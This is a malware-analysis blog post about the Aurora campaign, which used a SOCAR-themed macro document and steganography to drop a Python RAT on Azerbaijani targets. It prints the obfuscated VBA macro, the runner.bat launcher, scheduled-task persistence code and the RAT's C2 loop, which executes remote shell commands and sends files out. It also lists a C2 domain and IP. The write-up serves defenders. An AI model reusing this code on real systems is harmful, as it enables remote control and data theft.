Aurora campaign: Attacking Azerbaijan using multiple RATs

blog.malwarebytes.com/threat-analysis/2021/04/aurora-campaign-attacking-azerbaijan-using-multiple-rats/

Threat Intelligence Team April 6, 2021

This post was authored by Hossein Jazi

As tensions between Azerbaijan and Armenia continue, we are still seeing a number of cyber attacks taking advantage of this situation. On March 5th 2021, we reported an actor that used steganography to drop a new .Net Remote Administration Trojan. Since that time, we have been monitoring this actor and were able to identify new activity where the threat actor switched their RAT from .Net to Python.

Document Analysis

The document targets the government of Azerbaijan using a SOCAR letter template as lure. SOCAR is the name of Azerbaijan's Republic Oil and Gas Company. The document's date is 25th March 2021 and the letter, related to export of catalyst for analysis, is written to the Ministry of Ecology and Natural Resources. The document's creation time is 28th March 2021 and is aligned with the date mentioned on the letter. Based on the dates we believe that this attack happened between 28th and 30th of March 2021.

Figure 1: Document lure

The embedded macro in this document is almost similar to what we have reported before with some small differences. We will talk about the similarities between these two documents in the next section.

The macro has two main functions *"Document_Open"* and *"Document_Close"*. In *"Document_Open"* after defining the required variables it creates a directory (%APPDATA%\Roaming\nettools48\) for its Python Rat.


```
Private Sub Document_Open()
    Dim zipPath As String
    Dim appFolder As String
    Dim runner As String
    Dim docxpath As String
    Dim docxCopypath As String
    Dim docxUnzipFolder As String
    Dim fso As Object
    Set fso = VBA.CreateObject(MyFunc23("703671647284721272687300721272527196674069327212723671807036734072927300718072447004715672207180716473007"))
    zipPath = GetTempFolder & MyFunc23("730072447268674073487212726 8") C:\Users\Lab\AppData\Local\Temp\tmp.zip
    appFolder = GetAppDataFolder & MyFunc23("7252718073007300726072607236729267886820710 8") C:\Users\Lab\AppData\Roaming\nettools48\
    runner = appFolder & MyFunc23("728473087252725271807284674071567148730 0") C:\Users\Lab\AppData\Roaming\nettools48\runner.bat
    docxpath = GetTempFolder & GenerateRandomString & MyFunc23("6740717272607164733 2") C:\Users\Lab\AppData\Local\Temp\aurora1826.docx
    docxCopypath = GetTempFolder & GenerateRandomString & MyFunc23("674073487212726 8") C:\Users\Lab\AppData\Local\Temp\aurora998.zip
    docxUnzipFolder = GetTempFolder & GenerateRandomString C:\Users\Lab\AppData\Local\Temp\aurora7778
    If Dir(appFolder, vbDirectory) = vbNullString Then
        Call fso.CreateFolder(appFolder)
        Greet2
        Greet3
        CurrDate
        Months
        SaveAsDocx docxpath
        Call fso.CopyFile(docxpath, docxCopypath)
        Call fso.CreateFolder(docxUnzipFolder)
        Unzip docxCopypath, docxUnzipFolder
        ExtractFromPng docxUnzipFolder & MyFunc23("710873247260728471727108724471807172721271487108721272447148719671806764674072687252719 6"), zipPath
        Unzip zipPath, appFolder
        CurrDate
        Dim monthsCustom As Variant
        monthsCustom = Months
        Greet2
        Months
```

Figure 2: Document_Open

It then copies itself in a new format to the file path defined before in order to be able to extract the required data from an embedded PNG file (image1.png).

Figure 3: Embedded image

To extract the embedded data, it calls the *"ExtractFromPng"* function to identify the chunk that has the embedded data. After finding the chunk, it extracts the files from the PNG file and writes them into *"tmp.zip"*.



```
000047D0  63 8B DB FF FF 03 C5 0B DA 5B B9 F0 15 09 00 64  c‹ÛÿÿÅ.Ú[¹ð...d
000047E0  D2 1B 70 75 4E 6B 50 4B 03 04 14 00 00 00 08 00  Ò.puNkPK........
000047F0  37 67 7B 52 A9 76 0A 10 3F 00 00 00 3F 00 00 00  7g{R©v..?...?...
00004800  06 00 00 00 62 67 2E 74 78 74 73 2E 4A 4D 2C 49  ....bg.txts.JM,I
00004810  F5 4F CA 4A 4D 2E D1 50 0A 2F 4E 2E CA 2C 28 D1  õOÊJM.ÑP./N.Ê,(Ñ
00004820  0B CE 48 CD C9 51 D2 D4 0B 2A CD 53 50 52 52 52  .ÎHÍÉQÒÔ.*ÍSPRRR
00004830  29 2A CD CB 4B 2D 0A 48 2C C9 50 01 72 75 14 0C  )*ÍËK-.H,ÉP.ru..
00004840  74 14 42 8A 4A 53 79 B9 00 50 4B 03 04 14 00 00  t.BŠJSy¹.PK.....
00004850  00 08 00 37 67 7B 52 B5 EE 74 7F 29 09 00 00 72  ...7g{RµÎt.)...r
00004860  0D 00 00 08 00 00 00 63 65 72 74 2E 70 65 6D BD  .......cert.pem½
00004870  56 59 CF AB C8 11 7D B7 E4 FF E0 77 6E 04 18 63  VYÏ«È.}·äÿàwn..c
00004880  C3 28 13 A9 59 8C D9 F7 CD 6F 18 30 3B 98 7D F9  Ã(.©YŒÙ÷Ío.0;˜}ù
00004890  F5 C3 F7 E5 8E 72 95 E4 69 14 A5 85 5A 5D 45 75  õÃ÷åŽr•äi.¥…Z]Eu
000048A0  53 9C AE AA 53 54 90 9C C0 30 74 D9 6B 1C E2 FE  Sœ®ªST.œÀ0tÙk.âþ
000048B0  78 38 ED E3 DD 65 71 1D 95 AB 12 54 F1 6F A7 6A  x8íãÝeq.•«.Tño§j
000048C0  2D E2 F5 9F 2F CA 26 0C 4A 31 5E 79 E6 B7 13 7E  -âõŸ/Ê&.J1^yæ·.~
000048D0  39 5D C9 D3 95 39 5D F1 D3 19 39 61 E8 09 BB 7E  9]ÉÓ•9]ñÓ.9aè.»~
000048E0  CF F8 09 DB 1F EC 84 5D BE 67 E2 5B B9 1B DC BE  Ïø.Û.ì„]¾gâ[¹.Ü¾
000048F0  F4 C7 C3 BE FD 97 0F FE 76 FA BB D2 FC 22 FF E3  ôÇÃ¾ý—.þvú»Òü"ÿã
00004900  78 F8 DB D7 A0 58 8E 57 4E 9A C1 3B C0 62 4F 22  xøÛ× XŽWNšÁ;ÀbO"
00004910  EB 7F 6B 8F 07 99 E7 D9 49 E7 29 C0 00 85 4A 8A  ë.k..™çÙIç)À.…JŠ
00004920  36 2D 32 8E 9C 11 0A E8 EC 1D 00 93 A6 C4 70 4E  6-2Žœ..èì..“¦ÄpN
00004930  12 33 07 09 0B 40 B3 DB E9 B4 91 4F 69 73 A6 00  .3...@³Ûé´‘Ois¦.
00004940  FE E2 52 FA 78 D8 2C D7 68 32 82 C6 BC E8 46 83  þâRúxØ,×h2‚Æ¼èFƒ
00004950  C7 6D E8 B8 7B 9D DD E2 4B 49 3F B1 4E B8 6A E9  Çmè¸{.ÝâKI?±N¸jé
00004960  58 59 B8 F8 24 6A 87 E3 F8 15 25 5F 99 26 51 82  XY¸ø$j‡ãø.%_™&Q‚
00004970  57 27 78 6D 5E F4 1D A2 FE BD BE D6 76 E6 DC C8  W'xm^ô.¢þ½¾ÖvæÜÈ
00004980  1D 1F B5 3B 99 32 DC D0 A1 3A 80 0D 22 B3 86 4B  ..µ;™2ÜÐ¡:€."³†K
00004990  CE F7 F5 62 14 2D FE A2 1E 9A C0 2D 24 12 8D 16  Î÷õb.-þ¢.šÀ-$...
000049A0  FB 56 5F 04 51 52 5C 91 E4 C7 83 03 AD 94 38 57  ûV_.QR\‘äÇƒ..”8W
000049B0  42 4D 6B F3 C3 7D 2F A4 CC 31 E2 C2 C2 91 6A EA  BMkóÃ}/¤Ì1âÂÂ‘jê
000049C0  93 83 88 5D D4 9F C3 B5 F4 94 0B 46 4B 6B 53 B1  “ƒˆ]ÔŸÃµô”.FKkS±
000049D0  AA 57 64 73 52 66 65 4B 8A 71 62 1D 0F 5D F9 78  ªWdsRfeKŠqb..]ùx
000049E0  2D 8D 96 EA C3 40 60 2F A7 BD 59 81 9F 28 9B 60  -.–êÃ@`/§½Y.Ÿ(›`
000049F0  69 67 6A 5C 55 EF 26 40 11 8B 24 1A 1F 72 B1 5D  igj\Uï&@.‹$..r±]
00004A00  44 9C 7A D5 16 83 7A 6D F6 8C CA B3 12 8A C7 83  DœzÕ.ƒzmöŒʳ.ŠÇƒ
00004A10  0D E7 D7 CA CC C8 B7 E1 A7 26 A1 31 02 5E 73 57  .ç×ÊÌÈ·á§&¡1.^sW
00004A20  E5 01 1B 62 88 96 77 9D 91 73 AD 4A 5F 32 F3 29  å..bˆ–w.‘s.J_2ó)
00004A30  FC CB 5B 10 6F 9B 42 07 D2 3B B5 26 F1 2E E6 44  üË[.o›B.Ò;µ&ñ.æD
```

Figure 4:

Chunk identification

The *“tmp.zip”* is then extracted into *“%APPDATA%\Roaming\nettools48”* directory. It contains the Python 3.6 interpreter, NetTools Python library, Python Rat, the RAT C2 config, as well *runner.bat*.




Figure 5: Application directory

The Python Rat will be executed when the document is closed. The "*Document_Close*" first delays execution to bypass security detection mechanisms by creating a junk loop for 100 times and then executes the *runner.bat* by calling *Shell* function.

```
Private Sub Document_Close()
    Dim Words, Chars, MyString
    For Words = 100 To 1 Step -1
        For Chars = 0 To 100
            MyString = MyString & Chars
            Next Chars
            MyString = MyString & MyFunc23("72047180723672367260")
            monthsCustom = Months
    Next Words
    Dim appFolder As String
    Dim runner As String
    appFolder = GetAppDataFolder & MyFunc23("725271807300730072607260723672926788682071087")
    runner = appFolder & MyFunc23("728473087252725271807284674071567148730087")
    If Dir(runner, vbDirectory) <> vbNullString Then
        Shell runner, vbHide
    End If
End Sub
```

Figure 6: Document_Close

The *runner.bat* is also delaying execution for 64 seconds and then it calls Python to execute the Python RAT (*vabsheche.py*)

```
SET /A num=%RANDOM% * (80 - 60 + 1) / 32768 + 60
timeout /t %num%
set DIR=%~dp0
"%DIR%\python" "%DIR%\vabsheche.py"
```

Python RAT Analysis

The Python RAT used by the attacker is not obfuscated and is pretty simple. It is using the *platform* library to identify the victim's OS type.

```
def win_client():
    if 'win' in platform.system().lower():
        return True
    return False


def linux_client():
    if 'linux' in platform.system().lower():
        return True
    return False


def osx_client():
    if 'darwin' in platform.system().lower():
        return True
    return False
```

Figure 7: OS identification

The C2 domain and port are hardcoded within a file in the RAT directory. The RAT opens this file and extracts the host and port from this file.

```
CURRENT_FILE_DIRECTORY = os.path.dirname(os.path.realpath(__file__)) + "/"

with open(CURRENT_FILE_DIRECTORY + "notes.txt", 'r') as f:
    notes = [line.rstrip() for line in f]

HOST = notes[0]
PORT = int(notes[1])
```

Figure 8: Reads C2 config

In the next step if the victim is running Windows, it makes itself persistent through creating a scheduled task. It first checks if a scheduled task with the name "paurora*" exists or not. If it does not exist, it reads the content of *bg.txt* file and creates a *bg.vbs* file. Then adds the created VBS file to the list of scheduled tasks.

```
def task_registration():
    time.sleep(5)
    runner_path = CURRENT_FILE_DIRECTORY + "runner.bat"
    vbs_path = CURRENT_FILE_DIRECTORY + "bg.vbs"

    task_query_result = subprocess.run(['schtasks', '/query'], stdout=subprocess.PIPE)
    task_find_result = subprocess.run(['findstr', 'paurora*'], input=task_query_result.stdout, stdout=subprocess.PIPE)
    if task_find_result.stdout.decode().strip() == "":
        with open(CURRENT_FILE_DIRECTORY + "bg.txt", 'r') as file:
            content = file.read()
            content = content.replace("$runnerPath$", runner_path)

        with open(vbs_path, "w") as text_file:
            text_file.write(content)

        task_name = "paurora" + str(randint(0, 10000))
        subprocess.run(['schtasks', '/create', '/sc', 'DAILY', '/tn', task_name,
                        '/tr', "wscript '{}'".format(vbs_path), '/st', '00:01',
                        '/ri', '30', '/du', '24:00'])


if win_client():
    taskThread = Thread(target=task_registration)
    taskThread.start()
```

Figure 9: Creates Scheduled task

The created VBS file calls the *runner.bat* to execute the Python RAT.




Figure 10: Scheduled task

The main functionality of the RAT is through a loop that starts by creating a secure SSL connection to the server using a certificate file (*cert.pem*) that was extracted from the PNG file and dropped into the RAT directory.

```
while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as server_conn:
            with ssl.wrap_socket(server_conn, certfile=CURRENT_FILE_DIRECTORY + "cert.pem", ) as secure_server_conn:
                secure_server_conn.connect((HOST, PORT))

                message = {'type': 'CONNECTION_TYPE', 'content': ["core.managment.ConnectionType", 'PRIMARY'],
                           "@type": "simpleRequest", }
                mp_send_message(secure_server_conn, 32513612, message)
                print("[*] Coooooonnnnnnnnected tooooooo sssssssssseerrrvveeeeerr aAaatTt {}:{}".format(HOST, PORT))
```

Figure 11: Makes secure connection to server

After building the secure connection to the server it goes to a loop that receives a message from the server and executes different commands based on the message type.

```
while True:
        msg = mp_receive_message(client=secure_server_conn)

        message_id = msg['id']
        message = msg['message']
        message_type = message['type']
        content = message['content']

        if message_type == "OPEN_NEW_CONNECTION":
            response = {"@type": "simpleResponse", 'content': False}
            mp_send_message(secure_server_conn, message_id, response)
        if message_type == "HEARTH_BEAT":
            response = {"@type": "simpleResponse", 'content': None}
            mp_send_message(secure_server_conn, message_id, response)
        elif message_type == "USER_INFO":
            response = get_user_info()
            response = {"@type": "simpleResponse", 'content': ["core.managment.UserInfo", response]}
            mp_send_message(secure_server_conn, message_id, response)
        elif message_type == "SHELL":
            command = content['command']

            if command.startswith('cd'):
                path = command[2:].strip()
                response = mp_change_dir(path)
            else:
                response = run_command(command)

            response = {"@type": "simpleResponse",
                        'content': ["core.managment.ShellCommandResult", response]}
            mp_send_message(secure_server_conn, message_id, response)

        elif message_type == "PREPARE_UPLOAD":
            destinationPath = content
            mp_prepare_upload(destinationPath)
        elif message_type == "UPLOAD":
            destinationPath = content
            mp_upload(destinationPath)
        elif message_type == "DOWNLOAD":
            destinationPath = content['path']
            offset = content['offset']
            mp_download(destinationPath, offset)
```

Figure 12: Executes commands

Here is the list of commands that can be executed by the RAT:

- OPEN_NEW_CONNECTION: Sends a message to the server with False as content
- HEART_BEAT: Sends a message to the server that the victim is alive
- USER_INFO: Collects victim info including OS Name, OS Version and User Name
- SHELL: Executes shell commands received from the server
- PREPARE_UPLOAD: Checks if it can open a file to write the received data from server into it and if that is the case it sends a “Ready” message to the server
- UPLOAD: Receives a buffer from the server and writes them into file
- DOWNLOAD: Archives files and sends them to the server

Similarity Analysis

In this sections we provide the similarities between two documents and TTPs used by them. This will help hunters to identify the future campaigns associated with this actor.

TTPs similarities

- Used steganography to embed RATs within the embedded images.
- Used scheduled tasks for persistence. In both cases It created a VBS file to execute the batch runner.
- Used a batch file with the same name (runner.bat) to execute the final RAT.
- Used the same technique to exfiltrate data. (Archive them and send them to the server)

Documents similarities

Both have been obfuscated using same obfuscation techniques: Inserting random characters within the meaningful names to obfuscate the functions and variables names. After deobfuscation, the function graph of these two documents are almost similar.




Figure 13: Socar.doc




Figure 14: telebler.doc

Both have used the similar method to obfuscate strings: using “MyFunc23” function that receives an array of numbers and decodes them into a string.

Other similarities

- both C2 domains have resolved to the same IP address.
- There are overlaps between the commands used by both .Net and Python RATs.

Conclusion

Due to tensions between Azerbaijan and Armenia, cyber attacks against these countries have been increasing in the past year. The Malwarebytes Threat Intelligence Team is constantly monitoring actors that are targeting these countries and was able to identify an actor that has

targeted Azerbaijan using different RATs. This actor has used .Net and Python RATs to infect victims and steal data from them. The actor used spear phishing as initial vector that has used steganography to drop a variant of its RATs.

IOCs

socar.doc	42f5f5474431738f91f612d9765b3fc9b85a547274ea64aa034298ad97ad28f4
runner.bat	82eb05b9d4342f5485d337a24c95f951c5a1eb9960880cc3d61bce1d12d27b72
vabsheche.py	e45ffc61a85c2f5c0cbe9376ff215cad324bf14f925bf52ec0d2949f7d235a00
bg.vbs	1be8d33d8fca08c2886fa4e28fa4af8d35828ea5fd6b41dcad6aeb79d0494b67
C2 Domain	pook.mywire[.]org
C2 IP	111.90.150.37